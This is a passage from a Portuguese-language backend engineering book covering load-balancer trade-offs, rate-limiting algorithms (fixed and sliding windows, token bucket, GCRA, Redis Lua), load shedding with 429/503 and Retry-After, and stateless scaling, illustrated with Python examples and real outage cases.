Sem as duas linhas `proxy_`, nas versões em que o padrão com o upstream é HTTP/1.0, o `keepalive 32` fica lá, configurado e ignorado, e cada requisição abre e fecha uma conexão TCP.

O IP do cliente, lido do lado certo

O cliente pode enviar o próprio `X-Forwarded-For`, e o balanceador só acrescenta no fim o IP que viu. Quem lê o primeiro item lê o que o cliente quis escrever:

```
from ipaddress import ip_address, ip_network

PROXIES_CONFIAVEIS = [ip_network("10.0.0.0/8")]  # o balanceador mora aqui


def confiavel(ip: str) -> bool:
    return any(ip_address(ip) in rede for rede in PROXIES_CONFIAVEIS)


def ip_do_cliente(x_forwarded_for: str, ip_da_conexao: str) -> str:
    # Da direita para a esquerda: cada proxy confiável acrescenta
    # no fim quem falou com ele. O primeiro desconhecido é o cliente.
    cadeia = [p.strip() for p in x_forwarded_for.split(",") if p.strip()]
    cadeia.append(ip_da_conexao)
    for ip in reversed(cadeia):
        if not confiavel(ip):
            return ip
    return cadeia[0]


# O cliente 203.0.113.7 mandou um X-Forwarded-For de presente.
xff = "1.2.3.4, 203.0.113.7"
print("primeiro da lista:", xff.split(",")[0])
print("lido da direita:  ", ip_do_cliente(xff, "10.0.3.17"))
```

```
primeiro da lista: 1.2.3.4
```

```
lido da direita:   203.0.113.7
```

O `1.2.3.4` é invenção do cliente, e um rate limit por IP baseado nele cai diante de um cabeçalho novo a cada requisição. No Uvicorn, `--forwarded-allow-ips` define em quais proxies acreditar.

Propriedades e custos

Componente	Decide por	Vê status HTTP	Custo por requisição	Quando a propriedade pesa
Balanceador L4	conexão	não	muito baixo; DSR tira a resposta do caminho	volume alto, protocolos não HTTP, TLS de ponta a ponta
Balanceador L7	requisição	sim	TLS + parsing + 1 conexão	HTTP/2 e gRPC, roteamento por caminho, retries, detecção passiva
API gateway	requisição e consumidor	sim	L7 + autenticação e políticas	API pública, cotas por cliente
Service mesh (sidecar)	requisição, em cada salto	sim	2 proxies por chamada + memória por pod	muitos serviços, mTLS interno, políticas uniformes
CDN	requisição, na borda	sim	negativo para conteúdo em cache	clientes distantes, conteúdo cacheável, picos

O custo "negativo" da CDN é literal: a requisição mais barata para a origem é a que nunca chega lá. E os algoritmos, diante da `passeio-04`:

Algoritmo	Informação usada	Backend que erra rápido
Round robin	nenhuma	recebe 1/N
Least connections	requisições em andamento	atrai a maior parte
Duas escolhas	carga de 2 sorteados	até ~2/N
EWMA de latência	tempo de resposta	atrai, sem penalidade de erro
Hash consistente	chave da requisição	recebe as chaves dele

Armadilhas e casos reais

> **Armadilha:** o *connection draining*. Ao remover um backend no deploy, o balanceador para de mandar requisições novas e espera as em andamento por um prazo (300 s é o padrão de *deregistration delay* do ALB da AWS). Se a aplicação morre no `SIGTERM` sem esperar, as requisições em voo viram `502`. Se o prazo é grande demais, um deploy de vinte réplicas em lotes dura um filme longo (capítulo 37).
>
> **Na vida real:** em 2 de julho de 2019, a Cloudflare distribuiu de uma vez para toda a borda uma regra de WAF com uma expressão regular sujeita a *backtracking* catastrófico. A CPU dos núcleos que processavam HTTP foi a 100% no mundo inteiro, e por 27 minutos os clientes receberam `502`. Configuração aplicada a todos os PoPs ao mesmo tempo tem o raio de impacto da rede inteira.
>
> **Na vida real:** em 8 de junho de 2021, uma configuração válida de um cliente da Fastly acionou um bug latente desde um deploy de 12 de maio. Cerca de 85% da rede passou a devolver erros; 95% voltou ao normal em 49 minutos. Nesse intervalo, grandes sites de notícias tiveram dificuldade para noticiar a própria queda.

Resumo

- L4 decide por conexão e repassa bytes; L7 decide por requisição, vê o status HTTP e paga TLS e parsing.
- IP do cliente: PROXY protocol em L4; `X-Forwarded-For` em L7, lido da direita até o primeiro proxy não confiável.
- Least connections atrai backends que erram rápido; duas escolhas limita o estrago a ~2/N; hash consistente dá afinidade; slow start protege quem acabou de subir.
- Detecção ativa leva intervalo × limiar; a passiva reage ao tráfego real. Readiness checa só o que é local à réplica.
- Reverse proxy termina TLS e absorve clientes lentos; gateway soma políticas por consumidor; mesh custa dois proxies por chamada; CDN concentra o risco de configuração global.

Referências

- RFC 7239, Forwarded HTTP Extension: https://www.rfc-editor.org/rfc/rfc7239

- HAProxy, The PROXY protocol: https://www.haproxy.org/download/1.8/doc/proxy-protocol.txt
- HAProxy, documentação de configuração: https://docs.haproxy.org/
- nginx, módulo `ngx_http_upstream_module`: https://nginx.org/en/docs/http/ngx_http_upstream_module.html
- Envoy, outlier detection: https://www.envoyproxy.io/docs/envoy/latest/intro/arch_overview/upstream/outlier
- Envoy, panic threshold: https://www.envoyproxy.io/docs/envoy/latest/intro/arch_overview/upstream/load_balancing/panic_threshold
- Eisenbud et al., "Maglev: A Fast and Reliable Software Network Load Balancer", NSDI 2016: https://www.usenix.org/conference/nsdi16/technical-sessions/presentation/eisenbud
- Azar, Broder, Karlin e Upfal, "Balanced Allocations", STOC 1994.
- Mitzenmacher, "The Power of Two Choices in Randomized Load Balancing", IEEE TPDS, 2001.
- Mirrokni, Thorup e Zadimoghaddam, "Consistent Hashing with Bounded Loads", SODA 2018.
- Kubernetes, liveness, readiness e startup probes: https://kubernetes.io/docs/concepts/configuration/liveness-readiness-startup-probes/
- Istio, modo ambient: https://istio.io/latest/docs/ambient/
- Cloudflare, "Details of the Cloudflare outage on July 2, 2019": https://blog.cloudflare.com/details-of-the-cloudflare-outage-on-july-2-2019/
- Fastly, "Summary of June 8 outage": https://www.fastly.com/blog/summary-of-june-8-outage

CAPÍTULO 28

Controle de carga

Quatro mil previsões do tempo por segundo

Às 6h03 de uma segunda-feira, a API de previsão do tempo para produtores rurais recebeu 4.000 requisições por segundo. Numa segunda normal, ela recebe 140. Os 3.000 agricultores que abriram o aplicativo para decidir se plantavam milho naquele dia receberam uma previsão uniforme para todo o país: `503 Service Unavailable`, com 100% de chance.

Todo o tráfego extra vinha de uma única chave de API, a da Cooperativa Vale do Milho, e de um único processo: `sync_chuva.py`. No topo do arquivo, um comentário honesto: `# roda uma vez por dia, não precisa de sleep`. Um bug de fuso horário tinha transformado "uma vez por dia" em "sempre", e o laço `while True` passou a pedir a previsão de 5.570 municípios, sem pausa. Quando as respostas começaram a falhar, o script tentou de novo, imediatamente, três vezes.

Ninguém foi malicioso; a cooperativa só queria saber se ia chover. O sistema caiu porque aceitou cada requisição que chegou, de qualquer cliente, em qualquer quantidade.

Duas perguntas saem dessa manhã. Como impedir que um cliente sozinho consuma a capacidade de todos? E, quando a soma de clientes bem-comportados passa da capacidade, o que o servidor deve fazer com o excesso?

Rate limiting, ou a arte de contar requisições

Rate limiting é limitar quantas requisições uma identidade pode fazer num intervalo de tempo: 100 por minuto por chave de API, 10 por segundo por IP, 5 tentativas de login por hora por conta. A identidade é a chave do limite, e escolhê-la é metade do problema (a outra metade é contar direito). Os algoritmos abaixo diferem em memória, rajada permitida e erro na fronteira.

Janela fixa

O mais simples: divide o tempo em janelas alinhadas ao relógio (12h00:00 a 12h00:59, 12h01:00 a 12h01:59) e mantém um contador por chave e janela. Requisição chega, contador sobe; passou do limite, recusa. Em Redis são dois comandos, `INCR rl:chave:12h00` e `EXPIRE` na primeira vez, e a documentação do próprio `INCR` usa esse padrão como exemplo.

O defeito está na emenda. Com limite de 100 por minuto, um cliente pode fazer 100 requisições às 12h00:59 e mais 100 às 12h01:00. São 200 requisições em um segundo, todas legais: o dobro do limite. Há um segundo efeito colateral, mais social: todos os clientes bloqueados sabem exatamente quando o contador zera, e voltam juntos, no mesmo segundo.

Janela deslizante

A janela deslizante conta as requisições dos últimos 60 segundos a partir de agora. A versão exata, *sliding window log*, guarda o instante de cada requisição num sorted set do Redis (`ZREMRANGEBYSCORE` apaga o que saiu, `ZCARD` conta, `ZADD` registra). Um limite de 10.000 por hora guarda até 10.000 timestamps por cliente, e o cliente mais ativo é justamente o que mais ocupa memória.

A versão aproximada, *sliding window counter*, guarda só o contador da janela atual e o da anterior, e estima:

```
estimativa = anterior × (1 − decorrido / janela) + atual
```

Aos 15 segundos da janela atual, com 80 requisições na anterior e 30 na atual, a estimativa é 80 × 0,75 + 30 = 90. A fórmula supõe a janela anterior uniforme, o que é falso no detalhe e bom o bastante na média; a Cloudflare descreveu o uso dela com erro medido muito pequeno no tráfego real. Custa dois inteiros por chave.

Token bucket

O *token bucket* modela o limite com dois números: capacidade `b` e taxa `r`. Cada chave tem um saldo de fichas, que começa em `b` e é reposto a `r` fichas por segundo, sem passar de `b`. Cada requisição gasta uma ficha (ou várias, se for cara). Sem ficha, recusa.

Não existe um processo enchendo baldes em segundo plano, o que seria um desperdício heroico de CPU com milhões de chaves. A reposição é calculada na hora da requisição, a partir do saldo e do instante da última atualização: `fichas = min(b, fichas + (agora − último) × r)`.

A taxa `r` define a média sustentada; a capacidade `b`, a maior rajada aceita depois de um período parado. Com `b = 50` e `r = 10`, uma tela que dispara 30 chamadas de uma vez passa sem punição, desde que não se repita a cada segundo. Em qualquer intervalo `t`, o máximo aceito é `b + r × t`.

Leaky bucket e GCRA

O nome *leaky bucket* designa duas coisas diferentes, e a confusão é tradicional. Como medidor, ele é matematicamente equivalente ao token bucket, visto do avesso: o balde enche com cada requisição e esvazia à taxa `r`; se transbordar, recusa. Como fila, ele modela o tráfego: as requisições entram num buffer e saem a taxa constante. O `limit_req` do nginx segue esse modelo: `rate=10r/s` é a vazão, `burst=20` o tamanho da fila, e quem encontra a fila cheia é recusado (com `nodelay`, a rajada é atendida na hora, mas as vagas voltam no ritmo da taxa).

O GCRA (*generic cell rate algorithm*, das redes ATM) implementa o mesmo medidor com um único número por chave: o TAT, *theoretical arrival time*, instante em que a próxima requisição chegaria se o cliente andasse exatamente na taxa. Com intervalo `T = 1/r` e tolerância `τ = (b − 1) × T`:

```
tat = max(tat_guardado, agora)
se tat − agora > τ:  recusa (pode tentar de novo em tat − τ − agora)
senão:               aceita e guarda tat + T
```

O tempo de espera sai de graça da conta, pronto para virar `Retry-After`. O módulo `redis-cell` implementa o GCRA como comando do Redis.

Rate limiting distribuído

Com uma réplica, o contador mora na memória do processo e tudo é simples. Com doze réplicas atrás de um balanceador, cada uma vê um doze avos do tráfego, e o limite de 100 por minuto vira, na prática, 1.200 por minuto. O cliente agradece.

A primeira saída é um contador central, quase sempre em Redis, com três custos. Latência: uma ida e volta por requisição, algo como 0,2 a 1 ms no mesmo datacenter. Atomicidade: ler o saldo, calcular e gravar em comandos separados é um *read-modify-write*, e duas réplicas gastam a mesma ficha duas vezes (o capítulo 5 trata dessa corrida); a correção é um script Lua, que o Redis executa sem intercalar outros comandos. Disponibilidade: o Redis acaba de entrar no caminho crítico de todas as requisições.

Quando ele cai, *fail open* aceita tudo (a API fica no ar e sem proteção justamente durante um incidente) e *fail closed* recusa tudo (a proteção é perfeita e a API está, para todos os efeitos, desligada). Limites de login e de envio de SMS costumam falhar fechados, porque

deixar passar custa dinheiro ou conta invadida. Limites de uso geral costumam falhar abertos, com timeout curto na consulta, para que um Redis lento não vire uma API lenta.

A segunda saída é local: cada réplica aplica `limite / N`. Funciona enquanto `N` for conhecido e o balanceamento for uniforme; o autoscaling muda `N` às 14h e o limite efetivo muda junto. Rotear por hash da chave de API (capítulo 27) concentra cada cliente numa réplica e torna o contador local quase exato, ao custo de hot spots com clientes grandes. No meio do caminho, cada réplica pode pegar fichas do Redis em lotes de 50: consultas divididas por 50, estouro máximo de um lote por réplica. O Envoy oferece rate limit local (token bucket no proxy) e global (serviço externo via gRPC).

Quando o problema é a soma

O rate limiting protege os clientes uns dos outros. Ele não protege o servidor de todos eles juntos. Se 500 clientes, cada um dentro da sua cota, somam 3.000 requisições por segundo e o sistema aguenta 2.000, ninguém violou regra nenhuma e o sistema cai do mesmo jeito.

Por que cai, e não fica apenas lento? Com chegada acima da capacidade, a fila cresce sem limite e a espera cresce junto (a Lei de Little, `L = λ × W`, está no capítulo 6). Quando a espera passa do timeout, o cliente desiste, mas o servidor não fica sabendo: processa a requisição abandonada e responde para uma conexão que já fechou. A vazão medida continua alta. O *goodput*, a vazão de respostas que chegaram a tempo de servir para alguma coisa, vai a zero. E o cliente que desistiu tenta de novo, o que aumenta a chegada. O servidor trabalha a 100% de CPU produzindo exclusivamente lixo, com muita dedicação.

Filas limitadas e backpressure

Toda fila sem limite é uma promessa de latência infinita feita a crédito. O `asyncio.Queue()` sem argumento tem `maxsize=0`, que significa infinito; o `queue.Queue()` também. Ou a memória acaba antes da paciência dos clientes, ou o contrário, e as duas ordens terminam mal.

Com limite, é preciso escolher o que fazer quando a fila enche. A primeira opção é *backpressure*: o consumidor sinaliza ao produtor que pare, e o produtor espera. O TCP faz isso com a janela de recepção, que vai a zero e para o emissor (capítulo 1). Num processo, `await fila.put(item)` numa `asyncio.Queue(maxsize=100)` suspende o produtor enquanto a fila estiver cheia, e a pressão sobe pela cadeia até a origem; `put_nowait` levanta `QueueFull` na hora.

A segunda opção é recusar. Backpressure serve quando o produtor pode esperar, como um job em lote. Na borda de uma API pública, o usuário não espera; ele aperta F5.

Load shedding

Load shedding é recusar trabalho deliberadamente quando o servidor está perto do limite, para que o trabalho aceito termine a tempo. A recusa tem de ser barata: sem ler o corpo, sem bcrypt, sem banco. Uma recusa que custa tanto quanto o atendimento só troca uma sobrecarga por outra.

O critério mais direto é concorrência: no máximo `C` requisições em andamento por processo, e a seguinte recebe 503. Pela Lei de Little, 400 requisições por segundo a 50 ms cada dão cerca de 20 em andamento; um teto de 30 deixa margem. O Uvicorn oferece isso pronto com `--limit-concurrency`.

Outro critério é o tempo na fila: se o proxy anota o instante de chegada num cabeçalho, a aplicação descarta quem esperou demais. Responder em 900 ms a quem tem timeout de 800 ms é trabalho jogado fora com capricho.

Um teto fixo envelhece a cada deploy que deixa as requisições mais lentas. Limites adaptativos ajustam `C` pela latência, com a lógica do controle de congestionamento do TCP: latência subindo indica fila, e o limite desce. A biblioteca `concurrency-limits`, da Netflix, implementa variações disso (uma delas derivada do TCP Vegas).

E há prioridade: recusar primeiro o que importa menos. O livro de SRE do Google descreve quatro níveis de criticidade propagados entre serviços (`CRITICAL_PLUS`, `CRITICAL`, `SHEDDABLE_PLUS`, `SHEDDABLE`), e o descarte começa pelo último. O `sync_chuva.py` estaria no fim da fila com folga.

A ordem da fila também conta. Sob sobrecarga, FIFO atende primeiro a requisição mais antiga, cujo cliente provavelmente já desistiu. O artigo "Fail at Scale" (ACM Queue, 2015) descreve o que o Facebook usa: uma variação do CoDel (RFC 8289), em que, se a fila não esvaziou nenhuma vez nos últimos 100 ms, a espera máxima cai para 5 ms; e LIFO adaptativo, que passa a atender primeiro as mais novas quando a fila acumula. É injusto com a requisição antiga, que provavelmente já foi embora mesmo.

Dizer não com educação: 429, 503 e Retry-After

O `429 Too Many Requests` (RFC 6585) significa que este cliente mandou requisições demais. O `503 Service Unavailable` (RFC 9110, seção 15.6.4) significa que o servidor está temporariamente incapaz de atender, seja quem for que pediu. Rate limiting responde 429; load shedding responde 503. Um diz "você, mais devagar"; o outro, "todo mundo, mais devagar".

O `Retry-After` (RFC 9110, seção 10.2.3) aceita dois formatos: um número de segundos (`Retry-After: 30`) ou uma data HTTP (`Retry-After: Mon, 19 Oct 2026 06:04:00 GMT`). A data depende do relógio do cliente estar certo; os segundos, só de ele saber contar.

Para mostrar a cota antes do estouro, APIs usam cabeçalhos próprios (`x-ratelimit-remaining`, no GitHub), e um rascunho do IETF padroniza os campos `RateLimit-Policy` e `RateLimit`.

Do lado do cliente, honrar o `Retry-After` com backoff e jitter é o mínimo (capítulo 19). O livro de SRE do Google descreve o *throttling adaptativo no cliente*: cada cliente conta, nos últimos dois minutos, quantas requisições fez e quantas foram aceitas, e recusa localmente, sem enviar, com probabilidade:

```
p = max(0, (requisições − K × aceitas) / (requisições + 1))
```

Com `K = 2`, o cliente só começa a se recusar quando o servidor rejeita mais da metade. A recusa local custa zero para o servidor, o que é o tipo de ajuda que um servidor sobrecarregado aprecia.

Na prática

Um token bucket com relógio de mentira

O token bucket cabe numa classe pequena. O instante entra como parâmetro, o que torna o comportamento determinístico e fácil de acompanhar:

```python
from dataclasses import dataclass


@dataclass
class TokenBucket:
    capacidade: float  # tamanho máximo da rajada
    taxa: float        # fichas repostas por segundo
    fichas: float | None = None
    ultimo: float = 0.0

    def __post_init__(self) -> None:
        if self.fichas is None:
            self.fichas = self.capacidade

    def permitir(self, agora: float, custo: float = 1.0) -> bool:
        repostas = (agora - self.ultimo) * self.taxa
        self.fichas = min(self.capacidade, self.fichas + repostas)
        self.ultimo = agora
        if self.fichas >= custo:
            self.fichas -= custo
            return True
        return False
```

```
balde = TokenBucket(capacidade=5, taxa=1)
chegadas = [0.0] * 7 + [0.5, 1.0, 3.0, 3.0, 3.0]
for t in chegadas:
    ok = balde.permitir(agora=t)
    print(f"t={t:.1f}s  {'aceita' if ok else 'recusa'}  fichas={balde.fichas:.1f}")
```

```
t=0.0s  aceita  fichas=4.0
t=0.0s  aceita  fichas=3.0
t=0.0s  aceita  fichas=2.0
t=0.0s  aceita  fichas=1.0
t=0.0s  aceita  fichas=0.0
t=0.0s  recusa  fichas=0.0
t=0.0s  recusa  fichas=0.0
t=0.5s  recusa  fichas=0.5
t=1.0s  aceita  fichas=0.0
t=3.0s  aceita  fichas=1.0
t=3.0s  aceita  fichas=0.0
t=3.0s  recusa  fichas=0.0
```

A rajada de sete no instante zero leva cinco; meio segundo depois, meia ficha não paga nada; dois segundos parados rendem duas fichas e não três. Esta classe serve para um processo. Com várias réplicas, ela precisa morar no Redis.

O mesmo balde no Redis

O script Lua faz leitura, cálculo e gravação sem que outro comando se intercale. Ele usa o relógio do próprio Redis (`TIME`), e não o das réplicas, para que um servidor com o relógio adiantado não ganhe fichas de presente:

```
import os

import redis

TOKEN_BUCKET = """
local capacidade = tonumber(ARGV[1])
local taxa = tonumber(ARGV[2])
local custo = tonumber(ARGV[3])

local t = redis.call('TIME')
local agora = tonumber(t[1]) + tonumber(t[2]) / 1000000

local estado = redis.call('HMGET', KEYS[1], 'fichas', 'ultimo')
local fichas = tonumber(estado[1]) or capacidade
local ultimo = tonumber(estado[2]) or agora

fichas = math.min(capacidade, fichas + (agora - ultimo) * taxa)
local aceita, espera = 0, 0
if fichas >= custo then
  fichas = fichas - custo
  aceita = 1
else
  espera = math.ceil((custo - fichas) / taxa)
end

redis.call('HSET', KEYS[1], 'fichas', fichas, 'ultimo', agora)
redis.call('EXPIRE', KEYS[1], math.ceil(capacidade / taxa) + 1)
```

```
return {aceita, espera}
"""

r = redis.Redis.from_url(os.environ["REDIS_URL"])
token_bucket = r.register_script(TOKEN_BUCKET)


def permitir(chave_api: str) -> tuple[bool, int]:
    aceita, espera = token_bucket(keys=[f"rl:{chave_api}"], args=[100, 10, 1])
    return bool(aceita), espera


resultados = [permitir("vale-do-milho") for _ in range(103)]
aceitas = sum(1 for ok, _ in resultados if ok)
print(f"aceitas: {aceitas}, recusadas: {103 - aceitas}")
print(f"última recusa: Retry-After {resultados[-1][1]}")
```

```
aceitas: 100, recusadas: 3
última recusa: Retry-After 1
```

O `EXPIRE` apaga a chave quando o balde já estaria cheio de novo, e a espera devolvida vai direto para o `Retry-After` do 429.

Load shedding num middleware ASGI

Um limite de concorrência por processo, com recusa antes de qualquer trabalho:

```
from starlette.responses import JSONResponse


class LimiteDeConcorrencia:
    def __init__(self, app, maximo: int) -> None:
        self.app = app
        self.maximo = maximo
        self.em_andamento = 0

    async def __call__(self, scope, receive, send) -> None:
        if scope["type"] != "http" or scope["path"] == "/pronto":
            return await self.app(scope, receive, send)
        if self.em_andamento >= self.maximo:
            recusa = JSONResponse(
                {"type": "about:blank", "title": "Service Unavailable", "status": 503},
                status_code=503,
                headers={"Retry-After": "2"},
                media_type="application/problem+json",
            )
            return await recusa(scope, receive, send)
        self.em_andamento += 1
        try:
            await self.app(scope, receive, send)
        finally:
            self.em_andamento -= 1


# app.add_middleware(LimiteDeConcorrencia, maximo=30)
```

O contador dispensa lock porque não há `await` entre a checagem e o incremento (capítulo 5). A rota de readiness fica de fora de propósito, como as armadilhas explicam. Acima de 30 em andamento, a recusa sai em microssegundos:

```
curl -i https://previsao.exemplo.com/v1/previsao/3550308
```

```
HTTP/1.1 503 Service Unavailable
date: Mon, 19 Oct 2026 06:03:41 GMT
server: uvicorn
retry-after: 2
content-length: 65
content-type: application/problem+json

{"type":"about:blank","title":"Service Unavailable","status":503}
```

Propriedades e custos

Algoritmo	Estado por chave	Rajada	Precisão	Observação
Janela fixa	1 contador	até 2× o limite na emenda	baixa na fronteira	reset sincronizado de todos os clientes
Janela deslizante (log)	1 timestamp por requisição	nenhuma além do limite	exata	memória cresce com o limite
Janela deslizante (contador)	2 contadores	pequena	aproximada	supõe distribuição uniforme na janela anterior
Token bucket	saldo + timestamp	até `b`, configurável	exata para `b + r × t`	rajada e média ajustáveis em separado
Leaky bucket (fila)	fila + timestamp	nenhuma na saída	exata	adiciona latência de espera
GCRA	1 timestamp	até `b`	exata	tempo de espera sai direto da conta

O contador central é exato e custa uma ida e volta por requisição mais uma dependência no caminho crítico; o local custa zero de rede e erra conforme o desbalanceamento. Backpressure preserva todo o trabalho e exige um produtor que possa esperar; load shedding perde trabalho de propósito para manter a latência do aceito. O limite fixo é simples e envelhece; o adaptativo acompanha as mudanças e é mais difícil de entender quando dispara às 3h.

Armadilhas e casos reais

> **Armadilha:** limitar por IP. Atrás de um CGNAT, milhares de usuários de uma operadora móvel compartilham um IPv4 e são bloqueados juntos pelo excesso de um. No IPv6, cada cliente costuma receber um /64 inteiro, o que torna o limite por endereço decorativo; o limite vai no prefixo. E ler o IP de um `X-Forwarded-For` que o cliente controla entrega a chave do limite ao próprio cliente (capítulo 27).

A janela fixa e o `Retry-After` combinam mal. Depois do incidente, a API ganhou janela fixa por minuto, e a cooperativa ganhou o `sync_chuva.py` versão 2, que respeita o `Retry-After` com precisão de relógio atômico e foi copiado para as 900 cooperativas parceiras. Todas foram bloqueadas no mesmo minuto, receberam `Retry-After: 37` e voltaram juntas, no mesmo segundo. Jitter no valor devolvido desfaz o pelotão.

> **Armadilha:** aplicar shedding na rota de readiness. O pod sobrecarregado responde 503 ao health check, sai de rotação, e o tráfego dele sobrecarrega os outros, que saem também. Em poucos ciclos sobra um pod, que dura pouco.

Contar requisições quando o custo varia também surpreende: uma busca que lê 2 GB e um `GET /status` valem uma ficha cada num limite ingênuo. Token bucket com custo por operação resolve (o capítulo 24 mostra APIs GraphQL cobrando pontos por consulta). E um rate limit de login aplicado depois de verificar a senha com Argon2 protege a conta e deixa a CPU desprotegida: o atacante paga uma requisição, o servidor paga um hash caro.

> **Na vida real:** a Stripe descreveu em 2017 ("Scaling your API with rate limiters") quatro limitadores em produção: requisições por usuário com token bucket em Redis, requisições concorrentes, e dois load shedders, um que reserva parte da frota para requisições críticas e outro que descarta tráfego de menor prioridade com os workers saturados. Antes de bloquear alguém, os limitadores passaram um tempo só registrando quem seria bloqueado.

Resumo

- A chave do limite (API key, conta, prefixo IP) decide quem paga pelo excesso.
- Janela fixa deixa passar o dobro na emenda; janela deslizante corrige com log exato ou contador aproximado.
- Token bucket separa média (`r`) e rajada (`b`); GCRA faz o mesmo com um timestamp.

- Distribuído: contador central atômico (Lua no Redis) ou local `limite / N`; fail open ou fail closed por tipo de limite.
- Sobrecarga total pede fila limitada com backpressure ou load shedding barato e cedo; sem isso, o goodput vai a zero.
- 429 para cliente acima da cota, 503 para servidor sobrecarregado, `Retry-After` com jitter.

Referências

- RFC 6585, Additional HTTP Status Codes (429): https://www.rfc-editor.org/rfc/rfc6585
- RFC 9110, HTTP Semantics (`Retry-After`, 503): https://www.rfc-editor.org/rfc/rfc9110
- RFC 8289, Controlled Delay Active Queue Management: https://www.rfc-editor.org/rfc/rfc8289
- IETF httpapi, RateLimit header fields for HTTP (rascunho): https://datatracker.ietf.org/doc/draft-ietf-httpapi-ratelimit-headers/
- Redis, documentação do `INCR` (padrão de rate limiter): https://redis.io/docs/latest/commands/incr/
- nginx, módulo `ngx_http_limit_req_module`: https://nginx.org/en/docs/http/ngx_http_limit_req_module.html
- Uvicorn, configurações (`--limit-concurrency`): https://www.uvicorn.org/settings/
- Cloudflare, "How we built rate limiting capable of scaling to millions of domains" (2017): https://blog.cloudflare.com/counting-things-a-lot-of-different-things/
- Stripe, "Scaling your API with rate limiters" (2017): https://stripe.com/blog/rate-limiters
- Google SRE Book, "Handling Overload": https://sre.google/sre-book/handling-overload/
- Ben Maurer, "Fail at Scale", ACM Queue (2015): https://queue.acm.org/detail.cfm?id=2839461
- Netflix, concurrency-limits: https://github.com/Netflix/concurrency-limits
- brandur, redis-cell (GCRA no Redis): https://github.com/brandur/redis-cell

CAPÍTULO 29

Escalabilidade e capacidade

Domingo, 20h47, bolo de fubá

Às 20h47 de um domingo, a apresentadora de um programa culinário de TV olhou para a câmera, ergueu um bolo de fubá e disse: "a receita está no aplicativo, é só apontar o celular para o QR code". A situação é hipotética. O resto, infelizmente, segue a física.

O aplicativo de receitas recebia 60 requisições por segundo, servidas com folga por 3 pods. Noventa segundos depois do QR code, eram 9.000. O autoscaling, com meta de 70% de CPU, reagiu como prometia a documentação: pediu mais pods. Cada pod novo levava três minutos para ficar pronto, carregando 1,2 GB de vetores da "busca inteligente de receitas", recurso usado por 0,4% dos usuários.

Enquanto isso, os 3 pods originais devolviam timeout para quase todo mundo. Sob carga, a liveness probe deles estourou o prazo, e o Kubernetes os reiniciou, um de cada vez, com a serenidade de quem cumpre um regulamento. Cada reinício apagava as sessões guardadas num dicionário Python. Milhares de pessoas, de avental, foram deslogadas no meio da lista de ingredientes.

O sistema chegou à capacidade necessária às 21h05. O bloco do bolo tinha terminado às 20h58. Às 21h10, o autoscaling começou a remover pods, satisfeito com o trabalho.

Duas perguntas saem dessa noite. O que precisa ser verdade no código para que "mais tráfego" se resolva com "mais réplicas"? E quanto tempo antes do pico essas réplicas precisam existir?

Crescer para cima ou para os lados

Há duas formas de aumentar a capacidade de um serviço.

Escala vertical (*scale up*) é trocar a máquina por uma maior. O código não muda: locks em memória e cache local continuam valendo, porque tudo continua numa máquina só. Os limites são três. As maiores instâncias dos provedores de nuvem chegam a algumas

centenas de vCPUs e, nas famílias de memória alta, a dezenas de terabytes de RAM, e depois disso o catálogo acaba. A troca costuma exigir reinício ou failover. E uma máquina é um domínio de falha só: quando ela cai, cai tudo, com mais núcleos.

Escala horizontal (*scale out*) é adicionar cópias do serviço atrás de um balanceador. A falha de uma réplica tira só uma fração da capacidade, e réplicas nascem e morrem conforme a demanda. O preço: o serviço precisa aguentar ser copiado, e a maioria dos escritos sem pensar nisso não aguenta.

Escala horizontal também tem teto, escondido no que as réplicas compartilham. Pela Lei de Amdahl, se só a fração `p` do trabalho paraleliza, o ganho máximo é `1 / (1 - p)`. A Universal Scalability Law de Neil Gunther acrescenta um custo de coordenação que cresce com o número de réplicas e, a partir de certo ponto, faz a vazão *cair* (o capítulo 6 trata das duas). Num backend web, a parte serial costuma ter nome e endereço: o banco de dados.

> **Na vida real:** a configuração mais comum é horizontal na aplicação e vertical no banco, que depois ganha réplicas de leitura (capítulo 13) e, por último, sharding (capítulo 14). Cem réplicas da API apontando para um banco de 8 núcleos são cem formas diferentes de esperar pelo mesmo banco.

Stateless, ou onde o estado foi parar

Um serviço é **stateless** quando qualquer réplica atende qualquer requisição, e matar qualquer réplica perde, no máximo, as requisições em andamento nela. O estado continua existindo (sem ele, o aplicativo seria um gerador de bolos aleatórios); só mora fora do processo.

O teste: se a próxima requisição deste usuário for para outra réplica, ou se esta réplica morrer agora, algo se perde? Tudo o que responde "sim" é estado local, e cada tipo tem destino conhecido:

Estado local	Sintoma ao escalar	Para onde vai
Sessão num dicionário em memória	Usuário deslogado ao trocar de réplica	Redis, banco ou cookie assinado
Upload salvo no disco do contêiner	Arquivo some no reinício; outra réplica não acha	Armazenamento de objetos
Cache em processo	N cópias, cada uma desatualizada de um jeito	Aceitar a divergência com TTL curto, ou cache compartilhado

Estado local	Sintoma ao escalar	Para onde vai
Contador de rate limit em memória	Limite real vira N × limite	Redis com operação atômica (capítulo 28)
Tarefa agendada dentro da aplicação	Roda N vezes	Agendador externo, ou lock no banco
Lock com `threading.Lock`	Exclui só dentro do processo	Lock no banco ou operação atômica (capítulo 5)
Conexão WebSocket	Mensagem publicada na réplica errada	Pub/sub entre réplicas (capítulo 24)

O fator VI da metodologia Twelve-Factor App formaliza isso e classifica a afinidade de sessão (*sticky session*) como violação. A afinidade esconde o problema enquanto as réplicas são estáveis e o devolve inteiro no primeiro autoscaling, deploy ou reinício por liveness probe.

A sessão do aplicativo de receitas era assim:

```
import secrets
from fastapi import Cookie, FastAPI, HTTPException, Response

app = FastAPI()
SESSOES: dict[str, str] = {}  # mora na memória DESTE processo, e só dele

@app.post("/login")
def login(resposta: Response, usuario: str):
    sid = secrets.token_urlsafe(32)
    SESSOES[sid] = usuario
    resposta.set_cookie("sid", sid, httponly=True, secure=True, samesite="lax")
    return {"ok": True}

@app.get("/favoritas")
def favoritas(sid: str | None = Cookie(default=None)):
    if sid not in SESSOES:
        raise HTTPException(401, "sessão desconhecida")
    return {"usuario": SESSOES[sid], "favoritas": ["bolo de fubá"]}
```

Com três réplicas em round robin, três requisições seguidas com o mesmo cookie produzem isto:

```
{"usuario":"zilda","favoritas":["bolo de fubá"]}
{"detail":"sessão desconhecida"}
{"detail":"sessão desconhecida"}
```

A sessão existe, com toda a certeza, na réplica que fez o login. As outras duas nunca ouviram falar da Zilda. A correção leva a sessão para onde todas as réplicas enxergam:

```
import os
import secrets
```

```python
from redis.asyncio import Redis

redis = Redis.from_url(os.environ["REDIS_URL"])
VALIDADE = 60 * 60 * 24  # 24 h, renovada a cada uso se você quiser

async def criar_sessao(usuario: str) -> str:
    sid = secrets.token_urlsafe(32)
